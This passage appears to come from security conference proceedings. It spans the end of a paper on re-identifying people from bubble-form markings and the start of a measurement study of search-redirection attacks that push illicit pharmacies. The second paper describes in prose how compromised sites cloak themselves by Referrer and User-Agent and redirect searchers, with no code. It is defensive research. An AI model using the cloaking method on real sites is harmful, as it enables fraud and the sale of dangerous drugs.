The impact of this work for surveys is not entirely negative, however. In certain scenarios, the person responsible for administering a survey may complete the forms herself or modify completed forms, whether to avoid the work of conducting the survey or to yield a desired outcome. Should this risk exist, similar analysis to the standardized test and election cases could help uncover the issue.

[7] If a state uses bubble form absentee ballot applications, analysis could even occur on the applications themselves.

[8] We thank an anonymous reviewer for suggesting this possibility.

4.4 Authentication

Because bubble markings are a biometric, they may be used alone or in combination with other techniques for authentication. Using a finger or a stylus, an individual could fill in a bubble on a pad or a touchscreen. Because a computer could monitor user input, various details such as velocity and pressure could also be collected and used to increase the accuracy of identification, potentially achieving far stronger results than in Section 3.2. On touchscreen devices, this technique may or may not be easier for users than entry of numeric codes or passwords. Additional testing would be necessary for this application, including tests of its performance in the presence of persistent adversaries.

5 Mitigation

The impact of this paper's techniques can be both beneficial and detrimental, but the drawbacks may outweigh the benefits under certain circumstances. In these cases, a mitigation strategy is desirable, but the appropriate strategy varies. We discuss three classes of mitigation strategies. First, we consider changes to the forms themselves or how individuals mark the forms. Second, we examine procedural safeguards that restrict access to forms or scanned images. Finally, we explore techniques that obscure or remove identifying characteristics from scanned images. No strategy alone is perfect, but various combinations may be acceptable under different circumstances.

5.1 Changes to Forms or Marking Devices

As explored in Section 3.3, changes to the forms themselves such as a gray background can impact the accuracy of our tests. The unintentional protection provided by this particular change was mild and unlikely to be insurmountable. Nevertheless, more dramatic changes to either the forms themselves or the ways people mark them could provide a greater measure of defense.

Changes to the forms themselves should strive to limit either the space for observable human variation or the ability of an analyst to perceive these variations. The addition of a random speckled or striped background in the same color as the writing instrument could create difficulties in cleanly identifying and matching a mark. If bubbles had wider borders, respondents would be less likely to color outside the lines, decreasing this source of information. Bubbles of different shapes or alternate marking techniques could encourage less variation between users. For example, some optical scan ballots require a voter simply to draw a line to complete an arrow shape [1], and these lines may provide less identifying information than a completed bubble.

The marking instruments that individuals use could also help leak less identifying information. Some Los Angeles County voters use ink-marking devices, which stamp a circle of ink for a user [18]. Use of an ink-stamper would reduce the distinguishability of markings, and even a wide marker could reduce the space for inadvertent variation.

5.2 Procedural Safeguards

Procedural safeguards that restrict access to both forms themselves and scanned images can be both straightforward and effective. Collection of data from bubble forms typically relies on scanning the forms, but a scanner need not retain image data for any longer than required to process a respondent's choices. If the form and its image are unavailable to an adversary, our techniques would be infeasible.

In some cases, instructive practices or alternative techniques already exist. For example, researchers conducting surveys could treat forms with bubble markings in the same manner as they would treat other forms containing identifying information. In the context of elections, some jurisdictions currently release scanned ballot images following an election to provides a measure of transparency. This release is not a satisfactory replacement for a statistically significant manual audit of paper ballots (e.g., [2, 5]), however, and it is not necessary for such an audit. Because scanned images could be manipulated or replaced, statistically significant manual confirmation of the reported ballots' validity remains necessary. Furthermore, releasing the recorded choices from a ballot (e.g., Washington selected for President, Lincoln selected for Senator, etc.) without a scanned ballot image is sufficient for a manual audit.

Whether the perceived transparency provided by the release of ballot scans justifies the resulting privacy risk is outside the scope of this paper. Nevertheless, should the release of scanned images be desirable, the next section describes methods that strive to protect privacy in the event of a release.

5.3 Scrubbing Scanned Images

In some cases, the release of scanned bubble forms themselves might be desirable. In California, Humboldt County's release of ballot image scans following the 2008 election uncovered evidence of a software glitch causing certain ballots to be ignored [13]. Although a manual audit could have caught this error with high probability, ballot images provide some protection against unintentional errors in the absence of such audits.

The ability to remove identifying information from scanned forms while retaining some evidence of a re-

spondent's actions is desirable. One straightforward approach is to cover the respondent's recorded choices with solid black circles. Barring any stray marks or misreadings, this choice would completely remove all identifying bubble patterns. Unfortunately, this approach has several disadvantages. First, a circle could cover choices that were not selected, hiding certain forms of errors. Second, suppose that a bubble is marked but not recorded. While the resulting image would allow reviewers to uncover the error, such marks retain a respondent's identifying details. The threat of a misreading and re-identification could be sufficient to undermine respondent confidence, enabling coercion.

An alternative to the use of black circles is to replace the contents of each bubble with its average color, whether the respondent is or is not believed to have selected the bubble. The rest of the scan could be scrubbed of stray marks. This would reduce the space for variation to color and pressure properties alone. Unfortunately, no evidence exists that these properties cannot still be distinguishing. In addition, an average might remove a respondent's intent, even when that intent may have been clear to the scanner interpreting the form. Similar mitigation techniques involve blurring the image, reducing the image resolution, or making the image strictly black and white, all of which have similar disadvantages to averaging colors.

One interesting approach comes from the facial image recognition community. Newton et al. [23] describe a method for generating k-anonymous facial images. This technique replaces each face with a "distorted" image that is k-anonymous with respect to faces in the input set. The resulting k-anonymous image maintains the expected visual appearance, that of a human face. The exact details are beyond the scope of this paper, but the underlying technique reduces the dimensionality using Principal Component Analysis and an algorithm for removing the most distinctive features of each face [23].

Application of facial anonymization to bubbles is straightforward. Taking marked and unmarked bubbles from all ballots in a set, we can apply the techniques of Newton et al. to each bubble, replacing it with its k-anonymous counterpart. The result would roughly maintain the visual appearance of each bubble while removing certain unique attributes. Unfortunately, this approach is imperfect in this scenario. Replacement of an image might hide a respondent's otherwise obvious intent. In addition, distinguishing trends might occur over multiple bubbles on a form: for example, an individual might mark bubbles differently near the end of forms (this is also a problem for averaging the bubble colors). Finally, concerns exist over the guarantees provided by k-anonymity [3], but the work may be extensible to achieve other notions of privacy, such as differential privacy [9].

We caution that the value of these images for proving the true contents of physical bubble forms is limited: an adversary with access to the images, whether scrubbed or not, could intentionally modify them to match a desired result. These approaches are most useful where the primary concern is unintentional error.

6 Related Work

Biometrics. Biometrics can be based on physical or behavioral characteristics of an individual. Physical biometrics are based on physical characteristics of a person, such as fingerprints, facial features, and iris patterns. Behavioral biometrics are based on behavioral characteristics that tend to be stable and difficult to replicate, such as speech or handwriting/signature [15]. Bubble completion patterns are a form of behavioral biometric.

As a biometric, bubble completion patterns are similar to handwriting, though handwriting tends to rely on a richer, less constrained set of available features. In either case, analysis may occur on-line or off-line [21]. In an on-line process, the verifying party may monitor characteristics like stroke speed and pressure. In an off-line process, a verifying party only receives the resulting data, such as a completed bubble. Handwriting-based recognition sometimes occurs in an on-line setting. Because off-line recognition is more generally applicable, our analysis occurred purely in an off-line manner. In some settings, such as authentication, on-line recognition would be possible and could yield stronger results.

Document re-identification. Some work seeks to re-identify a precise physical document for forgery and counterfeiting detection (e.g., [7]). While the presence of biometrics may assist in re-identification, the problems discussed in this paper differ. We seek to discover whether sets of marked bubbles were produced by the same individual. Our work is agnostic towards whether the sets come from the same form, different forms, or duplicates of forms. Nevertheless, our work and document re-identification provide complementary techniques. For example, document re-identification could help determine whether the bubble form (ballot, answer sheet, survey, etc.) provided to an individual matches the one returned or detect the presence of fraudulently added forms.

Cheating Detection. Existing work uses patterns in answer choices themselves as evidence of cheating. Myagkov et al. [20] uncover indicators of election fraud using aggregate vote tallies, turnout, and historical data. Similarly, analysis of answers on standardized tests can be particularly useful in uncovering cheating [10, 17].

For example, if students in a class demonstrate mediocre overall performance on a test yet all correctly answer a series of difficult questions, this may raise concerns of cheating. The general strategy in this line of research is to look for answers that are suspicious in the context of either other answers or auxiliary data.

Bubble-based analysis is also complementary to these anti-cheating measures. Each technique effectively isolates sets of suspicious forms, and the combination of the two would likely be more accurate than each independently. Although our techniques alone do not exploit contextual data, they have the advantage of being unbiased by that data. If a student dramatically improves her study habits, the resulting improvement in test scores alone might be flagged by other anti-cheating measures but not our techniques.

7 Future Work

Although a variety of avenues for future work exist, we focus primarily on possibilities for additional testing and application-specific uses here.

Our sample surveys allowed a diverse set of tests, but access to different datasets would enable additional useful tests. We are particularly interested in obtaining and using longitudinal studies—in which a common set of respondents fill out bubble forms multiple times over some period—to evaluate our methods. While providing an increased number of examples, this could also identify how a respondent's markings vary over time, establish consistency over longer durations, and confirm that our results are not significantly impacted by writing utensil. Because bubble forms from longitudinal studies are not widely available, this might entail collecting the data ourselves.

While we tested our techniques using circular bubbles with numbers inscribed, numerous other form styles exist. In some cases, respondents instead fill in ovals or rectangles. In other cases, selection differs dramatically from the traditional fill-in-the-shape approach—for example, the line-drawing approach discussed in Section 5 bears little similarity to our sample forms. Testing these cases would not only explore the limits of our work but could also help uncover mitigation strategies.

Section 4 discusses a number of applications of our techniques. Adapting the techniques to work in these scenarios is not always trivial. For example, Section 6 discusses existing anti-cheating techniques for standardized tests. Combining the evidence provided by existing techniques and ours would strengthen anti-cheating measures, but it would also require some care to process the data quickly and merge results.

Use of bubble markings for authentication would require both additional testing and additional refinement of our techniques. Given a dataset containing on-line information, such as writing instrument position, velocity, and pressure, we could add this data to our feature vectors and test the accuracy of our techniques with these new features. This additional information could increase identifiability considerably—signature verification is commonly done on-line due to the utility of this data—and may yield an effective authentication system. Depending on the application, a bubble-based authentication system would potentially need to work with a finger rather than a pen or stylus. Because the task of filling in a bubble is relatively constrained, this application would require cautious testing to ensure that an adversary cannot impersonate a legitimate user.

8 Conclusion

Marking a bubble is an extremely narrow task, but as this work illustrates, the task provides sufficient expressive power for individuals to unintentionally distinguish themselves. Using a dataset with 92 individuals, we demonstrate how to re-identify a respondent's survey with over 50% accuracy. In addition, we are able to detect an unauthorized respondent with over 92% accuracy with a false positive rate below 10%. We achieve these results while performing off-line analysis exclusively, but on-line analysis has the potential to achieve even higher rates of accuracy.

The implications of this study extend to any system utilizing bubble forms to obtain user input, especially cases for which protection or confirmation of a respondent's identity is important. Additional tests can better establish the threat (or benefit) posed in real-world scenarios. Mitigating the amount of information conveyed through marked bubbles is an open problem, and solutions are dependent on the application. For privacy-critical applications, such the publication of ballots, we suggest that groups releasing data consider means of masking respondents' markings prior to publication.

Acknowledgements

We are grateful to Ian Davey, Deven Desai, Ari Feldman, Adam Finkelstein, Joe Hall, Josh Kroll, Tim Lee, Szymon Rusinkiewicz, Harlan Yu, and Bill Zeller for helpful suggestions and assistance in conducting this research. We thank Joel Trachtenberg, Jennifer Minsky, and Derrick Higgins for assistance in obtaining test data. We thank Carolyn Crnich, Kevin Collins, and Mitch Trachtenberg of the Humboldt County Election Transparency Project for discussing the implications of our work on that project. We thank our anonymous reviewers and shepherd, Claudia Diaz, for comments on the paper.

References

[1] ALAMEDA COUNTY, CALIFORNIA. Alameda County Voting System Demonstration. http://www.acgov/org/rov/votingsystemdemo.htm.

[2] ASLAM, J. A., POPA, R. A., AND RIVEST, R. L. On estimating the size and confidence of a statistical audit. In *Proc. 2007 USENIX/ACCURATE Electronic Voting Technology Workshop (EVT '07)*.

[3] BRICKELL, J., AND SHMATIKOV, V. The cost of privacy: Destruction of data-mining utility in anonymized data publishing. In *Proc of the 14th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining* (August 2008).

[4] CALANDRINO, J. A., CLARKSON, W., AND FELTEN, E. W. Some consequences of paper fingerprinting for elections. In *Proceedings of EVT/WOTE 2009* (Aug. 2009), D. Jefferson, J. L. Hall, and T. Moran, Eds., USENIX/ACCURATE/IAVoSS.

[5] CALANDRINO, J. A., HALDERMAN, J. A., AND FELTEN, E. W. Machine-assisted election auditing. In *Proc. 2007 USENIX/ACCURATE Electronic Voting Technology Workshop (EVT '07)*.

[6] CARBACK, R. How secret is your secret ballot? part 1 of 3: Pattern voting. https://scantegrity.org/blog/2008/06/16/how-secret-is-your-secret-ballot-part-1-of-3-pattern-voting/, June 16 2008.

[7] CLARKSON, W., WEYRICH, T., FINKELSTEIN, A., HENINGER, N., HALDERMAN, J. A., AND FELTEN, E. W. Fingerprinting blank paper using commodity scanners. In *Proc of IEEE Symposium on Security and Privacy* (May 2009).

[8] COLLEGE BOARD. 2010 college-bound seniors results underscore importance of academic rigor. http://www.collegeboard.com/press/releases/213182.html.

[9] DWORK, C. Differential privacy. In *Proc of the 33rd International Colloquium on Automata, Language and Programming* (July 2006).

[10] GABRIEL, T. Cheaters find an adversary in technology. *New York Times* (December 27 2010).

[11] GABRIEL, T. Under pressure, teachers tamper with tests. *New York Times* (June 10 2010).

[12] GARNER, S. R. Weka: The waikato environment for knowledge analysis. In *In Proc. of the New Zealand Computer Science Research Students Conference* (1995), pp. 57–64.

[13] GREENSON, T. Software glitch yields inaccurate election results. *Times-Standard* (December 5 2008).

[14] HUMBOLDT COUNTY ELECTION TRANSPARENCY PROJECT. http://www.humetp.org/.

[15] JAIN, A., HONG, L., AND PANKANTI, S. Biometric Identification. *Communications of the ACM 43*, 2 (February 2000), 91–98.

[16] JOLLIFFE, I. T. *Principal Component Analysis*, second ed. Springer, October 2002.

[17] LEVITT, S. D., AND DUBNER, S. J. *Freakonomics: A Rogue Economist Explores the Hidden Side of Everything*. HarperCollins, 2006.

[18] LOS ANGELES COUNTY REGISTRAR-RECORDER / COUNTY CLERK. InkaVote Plus Manual. http://www.lavote.net/voter/pollworker/PDFS/INKAVOTE_PLUS_HANDBOOK.pdf, 2011.

[19] MCCUTCHEON, C. Absentee voting fosters trickery, trend's foes say. *Times Picayune* (October 2006).

[20] MYAGKOV, M., ORDESHOOK, P. C., AND SHAKIN, D. *The Forensics of Election Fraud: Russia and Ukraine*. Cambridge University Press, 2009.

[21] NALWA, V. S. Automatic on-line signature verification. In *Proceedings of the Third Asian Conference on Computer Vision-Volume I - Volume I* (London, UK, 1997), ACCV '98, Springer-Verlag, pp. 10–15.

[22] NEW JERSEY LEGISLATURE. N.J.S.A. 19:4-13 (1976).

[23] NEWTON, E., SWEENEY, L., AND MALIN, B. Preserving privacy by de-identifying facial images. *IEEE Transactions on Knowledge and Data Engineering 17* (2005), 232–243.

[24] PEURA, M., AND IIVARINEN, J. Efficiency of simple shape descriptors. In *In Aspects of Visual Form* (1997), World Scientific, pp. 443–451.

[25] PLATT, J. C. Sequential minimal optimization: A fast algorithm for training support vector machines, 1998.

[26] U.S. DEPARTMENT OF HEALTH & HUMAN SERVICES. IRB guidebook. http://www.hhs.gov/ohrp/irb/irb_guidebook.htm.

[27] VERIFIED VOTING FOUNDATION. The verifier. http://www.verifiedvoting.org/verifier/.

[28] WISCONSIN GOVERNMENT ACCOUNTABILITY BOARD. Spring 2011 election results. http://gab.wi.gov/elections-voting/results/2011/spring.

Measuring and Analyzing Search-Redirection Attacks in the Illicit Online Prescription Drug Trade

Nektarios Leontiadis
Carnegie Mellon University

Tyler Moore
Harvard University

Nicolas Christin
Carnegie Mellon University

Abstract

We investigate the manipulation of web search results to promote the unauthorized sale of prescription drugs. We focus on *search-redirection attacks*, where miscreants compromise high-ranking websites and dynamically redirect traffic to different pharmacies based upon the particular search terms issued by the consumer. We constructed a representative list of 218 drug-related queries and automatically gathered the search results on a daily basis over nine months in 2010-2011. We find that about one third of all search results are one of over 7 000 infected hosts triggered to redirect to a few hundred pharmacy websites. Legitimate pharmacies and health resources have been largely crowded out by search-redirection attacks and blog spam. Infections persist longest on websites with high PageRank and from `.edu` domains. 96% of infected domains are connected through traffic redirection chains, and network analysis reveals that a few concentrated communities link many otherwise disparate pharmacies together. We calculate that the conversion rate of web searches into sales lies between 0.3% and 3%, and that more illegal drugs sales are facilitated by search-redirection attacks than by email spam. Finally, we observe that concentration in both the source infections and redirectors presents an opportunity for defenders to disrupt online pharmacy sales.

1 Introduction and background

Prescription drugs sold illicitly on the Internet arguably constitute the most dangerous online criminal activity. While resale of counterfeit luxury goods or software are obvious frauds, counterfeit medicines actually endanger public safety. Independent testing has indeed revealed that the drugs often include the active ingredient, but in incorrect and potentially dangerous dosages [48].

In the wake of the death of a teenager, the US Congress passed in 2008 the Ryan Haight Online Pharmacy Consumer Protection Act, rendering it illegal under federal law to "deliver, distribute, or dispense a controlled substance by means of the Internet" without an authorized prescription, or "to aid and abet such activity" [35]. Yet, illicit sales have continued to thrive in the nearly two years since the law has taken effect. In response, the White House has recently helped form a group of registrars, technology companies and payment processors to counter the proliferation of illicit online pharmacies [19].

Suspicious online retail operations have, for a long time, primarily resorted to email spam to advertise their products. However, the low conversion rates (realized sales over emails sent) associated with email spam [22] has led miscreants to adopt new tactics. Search-engine manipulation [47], in particular, has become widely used to advertise products. The basic idea of search-engine manipulation is to inflate the position at which a specific retailer's site appears in search results by artificially linking it from many websites. Conversion rates are believed to be much higher than for spam, since the advertised site has at least a degree of relevance to the query issued.

Figure 1: Example of the search-redirection attack. Only two of the results actually belong to online pharmacies. The rest are unrelated `.com` or `.edu` sites that had been compromised to redirect to online pharmacies, or have been populated with spam. The top search result (framed) was still infected at the time of this writing.

In this paper, we focus on a particularly pernicious variant of search-engine manipulation involving compromised web servers, which we term *search-redirection attacks*. Analyzing measurements collected over a nine-month interval, we show that search-redirection attacks are fast becoming the search engine manipulation technique of choice for online miscreants.

1.1 Search-redirection attacks

Figure 1 illustrates the attack. In response to the query "*cialis without prescription*", the top eight results include five `.edu` sites, one `.com` site with a seemingly unre-

lated domain name, and two online pharmacies. At first glance, the `.edu` and one of the `.com` sites have absolutely nothing to do with the sale of prescription drugs. However, clicking on some of these links, including the top search result framed in Figure 1, takes the visitor not to the requested site, but to an online pharmacy store.

The attack works as follows. The attacker first identifies high-visibility websites that are also vulnerable to code injection attacks.[1] Popular targets include outdated versions of WordPress [49], phpBB [38], or any other vulnerable blogging or wiki software. The code injected on the server intercepts all incoming HTTP requests to the compromised page and responds differently depending on the type of request.

Requests originating from search-engine crawlers, as identified by the *User-Agent* parameter of the HTTP request, return a mix of the compromised site's original content plus numerous links to websites promoted by the attacker (e.g., other compromised sites, online stores). This technique, "link stuffing," has been observed for several years [34] in non-compromised websites.

Requests originating from pages of search results, for queries deemed relevant to what the attacker wants to promote, are redirected to a website of the attacker's choosing. The compromised web server automatically identifies these requests based on the *Referrer* field that HTTP requests carry [14]. The *Referrer* actually contains the complete resource identifier (URI) that triggered the request. For instance, in Figure 1, when clicking on any of the links, the *Referrer* field is set to `http://www.google.com/search?q=cialis+without+prescription`. Upon detecting the pharmacy-related query, the server sends an HTTP redirect with status code 302 (Found) [14], along with a *location* field containing the desired pharmacy website or intermediary. The upshot is that the end user unknowingly visits a series of websites culminating in a fake pharmacy without ever spending time at the original site appearing in the search results. A similar technique has been extensively used to distribute malware [40], while web spammers have also used the technique to hide the true nature of their sites from investigators [33].

All other requests, including typing the URI directly into a browser, return the original content of the website. Therefore, website operators cannot readily discern that their website has been compromised. As we will show in Section 4, as a result of this "cloaking" mechanism, some of the victim sites remain infected for a long time.

While each of the components (link stuffing, redirection chains) of the search-redirection attack has been previously observed, to our knowledge, no study has investigated the combined attack itself, its effect on search results, or the potential harm it inflicts.

Three classes of websites are involved in search-redirection attacks. **Source infections** are innocent websites that have been compromised and reprogrammed with the behavior just described; **redirectors** are intermediary websites that receive traffic from source infections; and retailers (here, **pharmacies**) are destination websites that receive traffic from redirectors.

It is not immediately obvious who the victim is in search-redirection attacks. Unlike in drive-by-downloads [40], end users issuing pharmacy searches are not necessarily victims, since they are actually often seeking to illegally procure drugs online. In fact, here, search engines do provide results relevant to what users are looking for, regardless of the legality of the products considered. However, users may also become victims if they receive inaccurately dosed medicine or dangerous combinations that can cause physical harm or death. The operators of source infections are victims, but only marginally so, since they are not directly harmed by redirecting traffic to pharmacies. Pharmaceutical companies are victims in that they may lose out on legitimate sales. The greatest harm is a societal one, because laws designed to protect consumers are being openly flouted.

1.2 Summary of our contributions

Our study contributes to the understanding of online crime and search engine manipulation in several ways.

First, we collected search results over a nine-month interval (April 2010–February 2011). The data comprises daily returns from April 12, 2010–October 21, 2010, complemented by an additional 10 weeks of data from November 15th 2010–February 1st 2011. Combining both datasets, we gathered about 185 000 different universal resource identifiers (pharmacies, benign and compromised sites), of which around 63 000 were infected. We describe our measurement infrastructure and methodology in details in Section 2, and discuss the search results in Section 3.

Second, we show that a quarter of the top 10 search results actively redirect from compromised websites to online pharmacies at any given time. We show infected websites are very slowly remedied: the median infection lasts 46 days, and 16% of all websites have remained infected throughout the study. Further, websites with high reputation (e.g., high PageRank) remain infected and appear in the search results much longer than others.

Third, we provide concrete evidence of the existence of large, connected, advertising "affiliate" networks, funneling traffic to over 90% of the illicit online pharmacies we encountered. Search-redirection attacks play a key role in diverting traffic to questionable retail operations at the expense of legitimate alternatives.

Fourth, we analyze whether sites involved in the phar-

[1] We defer the study of the specific exploits to future work. Our focus in this paper is the outcome of the attack, not the attack itself.

maceutical trade are involved in other forms of suspicious retail activities, in other security attacks (e.g., serving malware-infested pages), or in spam email campaigns. While we find occasional evidence of other nefarious activities, many of the pharmacies we inspect appear to have moved away from email spam-based advertising. We discuss infection characteristics, affiliate networks, and relationship with other attacks in Section 4.

Fifth, we derive a rough estimate of the conversion rates achieved by search-redirection attacks, and show they are considerably higher than those observed for spam campaigns. We present this analysis in Section 5.

Sixth, we consider a range of mitigation strategies that could reduce the harm caused by search-redirection attacks in Section 6.

In addition to these contributions, we compare our study with related work in Section 7, before concluding in Section 8, where we also describe ongoing work tracking the promotion of other types of fraudulent goods.

2 Measurement methodology

We now explain the methodology used to identify search-redirection attacks that promote online pharmacies. We first describe the infrastructure for data collection, then how search queries are selected, and finally how the search results are classified.

2.1 Infrastructure overview

The measurement infrastructure comprises two distinct components: a search-engine agent that sends drug-related queries and a crawler that checks for behavior associated with search-redirection attacks.[2]

The search-engine agent uses the Google Web Search API [2] to automatically retrieve the top 64 search results to selected queries. From manually inspecting some compromised websites, we found that search-redirection attacks frequently also work on other search engines. Every 24 hours, the search-engine agent automatically sends 218 different queries for prescription drug-related terms (e.g., "*cialis without prescription*") and stores all 13 952 ($= 64 \times 218$) URIs returned. We explain how we selected the corpus of 218 queries in Section 2.2.

The crawler module then contacts each URI collected by the search-engine agent and checks for HTTP 302 redirects mentioned in Section 1.1. The crawler emulates typical web-search activity by setting the *User-Agent* and *Referrer* terms appropriately in the HTTP headers. Initial tests revealed that some source infections had been programmed to block repeated requests from a single IP address. Consequently, all crawler requests are tunneled through the Tor network [11] to circumvent the blocking.

[2] All results gathered by the crawler are stored in a *mySQL* database, available from `http://arima.ini.cmu.edu/rx.sql.gz`.

2.2 Query selection

Selecting appropriate queries to feed the search-engine agent is critical for obtaining suitable quality, coverage and representativeness in the results. We began by issuing a single seed query, "*no prescription vicodin*," chosen for the many source infections it returned at the time (March 3, 2010). We then browsed the top infected results posing as a search engine crawler. As described in Section 1.1, infected servers present different results to search-engine crawlers. The pages include a mixture of the site's original content and a number of drug-related search phrases designed to make the website attractive to search engines for these queries. The inserted phrases typically linked to other websites the attacker wishes to promote, in our case other online pharmacies.

We compiled a list of promoted search phrases by visiting the linked pharmacies posing as a search-engine crawler and noting the phrases observed. Many phrases were either identical or contained only minor differences, such as spelling variations on drug names. We reduced the list to a corpus of 48 unique queries, representative of all drugs advertised in this first step.

We then repeated this process for all 48 search phrases, gathering results daily from March 3, 2010 through April 11, 2010. The 48-query search subsequently led us to 371 source infections. We again browsed each of these source infections posing as a search engine crawler, and gathered a few thousand search phrases linked from the infected websites. After again sorting through the duplicates, we got a corpus of 218 unique search queries.

The risk of starting from a single seed is to only identify a single unrepresentative campaign. Hence, we ran a validation experiment to ensure that our selected queries had satisfactory coverage. We obtained a six-month sample of spam email (collected at a different time period, late 2009) gathered in a different context [42]. We ran SpamAssassin [5] on this spam corpus, to classify each spam as either pharmacy-related or otherwise. We then extracted all drug names encountered in the pharmacy-related spam, and observed that they defined a subset of the drug names present in our search queries. This gave us confidence that the query corpus was quite complete.

We further validated our query selection by comparing results obtained with our query corpus to those collected from two additional query corpora: 1) searches ran on an exhaustive list of 9 000 prescription drugs obtained from the US Food & Drug Administration [15], and 2) 1 179 drug-related search queries extracted from the HTTP logs of 169 source websites. The results (in Appendix A) confirm adequate coverage of our 218 queries.

2.3 Search-result classification

We attempt to classify all results obtained by the search-engine agent. Each query returns a mix of legitimate re-

sults (e.g., health information websites) and abusive results (e.g., spammed blog comments and forum postings advertising online pharmacies). We seek to distinguish between these different types of activity to better understand the impact of search-redirection attacks may have on legitimate pharmacies and other forms of abuse. We assign each result into one of the following categories: 1) search-redirection attacks, 2) health resources, 3) legitimate online pharmacies, 4) illicit online pharmacies, 5) blog or forum spam, and 6) uncategorized.

We mark websites as participating in search-redirection attacks by observing an HTTP redirect to a *different* website. Legitimate websites regularly use HTTP redirects, but it is less common to redirect to entirely different websites immediately upon arrival from a search engine. Every time the crawler encounters a redirect, it recursively follows and stores the intermediate URIs and IP addresses encountered in the database. These redirection chains are used to infer relationships between source infections and pharmacies in Section 4.3.

We performed two robustness checks to assess the suitability of classifying all external redirects as attacks. First, we found known drug terms in at least one redirect URI for 63% of source websites. Second, we found that 86% of redirecting websites point to the same website as 10 other redirecting websites. Finally, 93% of redirecting websites exhibit at least one of these behaviors, suggesting that the vast majority of redirecting websites are infected. In fact, we expect that most of the remaining 7% are also infected, but some attackers use unique websites for redirection. Thus, treating all external redirects as malicious appears reasonable in this study.

Health resources are websites such as `webmd.com` that describe characteristics of a drug. We used the Alexa Web Information Service API [1], which is based on the Open Directory [4] to determine each website category.

We distinguish between legitimate and illicit online pharmacies by using a list of registered pharmacies obtained from the non-profit organization Legitscript [3]. Legitscript maintains a whitelist of 324 confirmed legitimate online pharmacies, which require a verified doctor's prescription and sell genuine drugs. Illicit pharmacies are websites which do not appear in Legitscript's whitelist, and whose domain name contains drug names or words such as "pill," "tabs," or "prescription." LegitScript's list is likely incomplete, so we may incorrectly categorize some collected legitimate pharmacies as illicit, because they have not been certified by LegitScript.

Finally, blog and forum spam captures the frequent occurrence where websites that allow user-generated content are abused by users posting drug advertisements. We classify these websites based only on the URI structure, since collecting and storing the pages referenced by URIs is cost-prohibitive. We first check the URI subdomain and path for common terms indicating user-contributed content, such as "blog," "viewmember" or "profile." We also check any remaining URIs for drug terms appearing in the subdomain and path. While these might in fact be compromised websites that have been loaded with content, upon manual inspection the activity appears consistent with user-generated content abuse.

	URIs		Domains	
	#	%	#	%
Source infections	73 909	53.8	4 652	20.2
Active	44 503	32.4	2 907	12.6
Inactive	29 406	21.4	1 745	7.6
Health resources	1 817	1.3	422	1.8
Pharmacies	4 348	3.2	2 138	9.3
Legitimate	12	0.01	9	0.04
Illicit	4 336	3.2	2 129	9.2
Blog/forum spam	41 335	30.1	8 064	34.9
Uncategorized	15 945	11.6	7 766	33.7
Total	137 354	100.0	23 042	100.0

Table 1: Classification of all search results (4–10/2010).

3 Empirical analysis of search results


We begin our measurement analysis by examining the search results collected by the crawler. The objective here is to understand how prevalent search-redirection attacks are, in both absolute terms and relative to legitimate sources and other forms of abuse.

3.1 Breakdown of search results

Table 1 presents a breakdown of all search results obtained during the six months of primary data collection. 137 354 distinct URIs correspond to 23 042 different domains. We observed 44 503 of these URIs to be compromised websites (*source infections*) actively redirecting to pharmacies, 32% of the total. These corresponded to 4 652 unique infected source domains. We examine the redirection chains in more detail in Section 4.3.

An additional 29 406 URIs did not exhibit redirection even though they shared domains with URIs where we did observe redirection. There are several plausible explanations for why only some URIs on a domain will redirect to pharmacies. First, websites may continue to appear in the search results even after they have been remediated and stop redirecting to pharmacies. In Figure 1, the third link to appear in the search engine results has been disinfected, but the search engine is not yet aware of that. For 17% of the domains with inactive redirection links, the inactive links only appear in the search results after all the active redirects have stopped appearing.

However, for the remaining 83% of domains, the inactive links are interspersed among the URIs which ac-



(a) Distribution of different classes of results according to the position in the search results.

(b) Change in the average domains observed each day for different classes of search results over time.

(c) Search-redirection attacks appear in many queries; health resources and blog spam appear less often in popular queries.

Figure 2: Empirical measurements of pharmacy-related search results.

tively redirect. In this case, we expect that the miscreants' search engine optimization has failed, incorrectly promoting pages on the infected website that do not redirect to pharmacies.

By comparison, very few search results led to legitimate resources. 1 817 URIs, 1.3% of the total, pointed to websites offering health resources. Even more striking, only *nine* legitimate pharmacy websites, or 0.04% of the total, appeared in the search results. By contrast, 2 129 illicit pharmacies appeared directly in the search results. 30% of the results pointed to legitimate websites where miscreants had posted spam advertisements to online pharmacies. In contrast to the infected websites, these results require a user to click on the link to arrive at the pharmacy. It is also likely that many of these results were not intended for end users to visit; instead, they could be used to promote infected websites higher in the search results.

3.2 Variation in search position

Merely appearing in search results is not enough to ensure success for miscreants perpetrating search-redirection attacks. Appearing towards the top of the search results is also essential [20]. To that end, we collected data for an additional 10 weeks from November 15th 2010 to February 1st 2011 where we recorded the position of each URI in the search results.

Figure 2(a) presents the findings. Around one third of the time, search-redirection attacks appeared in the first position of the search results. 17% of the results were actively redirecting at the time they were observed in the first position. Blog and forum spam appeared in the top spot in 30% of results, while illicit pharmacies accounted for 22% and legitimate health resources just 5%.

The distribution of results remains fairly consistent across all 64 positions. Active search-redirection attacks increase their proportion slightly as the rankings fall, rising to 26% in positions 6–10. The share of illicit pharmacies falls considerably after the first position, from 22% to 14% for positions 2–10. Overall, it is striking how consistently all types of manipulation have crowded out legitimate health resources across all search positions.

3.3 Turnover in search results

